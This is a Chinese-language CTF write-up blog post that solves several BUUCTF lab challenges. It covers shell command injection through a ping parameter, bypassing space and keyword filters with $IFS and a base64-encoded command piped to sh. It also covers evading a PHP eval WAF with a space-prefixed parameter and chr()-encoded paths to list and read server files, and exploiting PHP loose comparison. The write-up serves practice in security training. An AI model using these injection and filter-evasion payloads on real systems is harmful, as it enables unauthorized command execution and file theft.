BUUCTF-Writeup2

原创

耀灵. 于 2020-10-04 19:14:45 发布 75 收藏

BUUCTF-Writeup2

1.[GXYCTF2019]Ping Ping Ping

拿到题目后根据提示随便ping一下

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

看一下文件信息

/?ip=

```
flag.php
index.php
```


我们直接试着抓一下flag

/?ip=127.0.0.1|cat flag

/?ip= fxck your space!

应该是过滤了一些字符，过滤空格我们可以用一下方式代替

```
$IFS
${IFS}
$IFS$1 //$1改成$加其他数字貌似都行
<
<>
{cat,flag.php}  //用逗号实现了空格功能
%20
%09
```

看一下index.php

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


过滤了很多东西但是没过滤sh

```
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

拿到flag

```
<!--?php
$flag = "flag{9724e38f-23f4-48cb-b6e2-e37a83bf8ad7}";
?-->
```

2.[RoarCTF 2019]Easy Cala

F12

```
<!DOCTYPE html>
<html>
▶<head>…</head>
…▼<body> == $0
  ▶<div class="container text-center" style="margin-top:30px;">…</div>
    <!--I've set up WAF to ensure security.-->
  ▼<script>
        $('#calc').submit(function(){
            $.ajax({
                url:"calc.php?num="+encodeURIComponent($("#content").val()),
                type:'GET',
                success:function(data){
                    $("#result").html(`<div class="alert alert-success">
```


提示上了waf并在calc.php中显示waf规则

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```


php的解析规则，当php进行解析的时候，如果变量前面有空格，会去掉前面的空格再解析，那么我们就可以利用这个特点绕过waf。

如果waf不允许传递num变量，我们在前面加一个空格，我们的变量就不是“num”而是“ num”，但是在php解析的时候会把空格解析掉，这样我们的代码可以正常运行还上传了非法字符
首先我们要先扫根目录下的所有文件

```
? num=1;var_dump(scandir(chr(47)))
```

找到flag文件位置
读取即可

```
calc.php? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```


3.[ACTF2020 新生赛]BackupFile

根据提示下载备份文件
/index.php.bak

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```


读代码发现是php弱类型比较
get key=123即可



flag{09b9db47-ec90-458c-b7e3-d07e8398627d}

4.金三胖

逐帧查看gif即可

5.二维码

扫描二维码并没有得到flag，更改后缀为zip暴力破解四位密码即可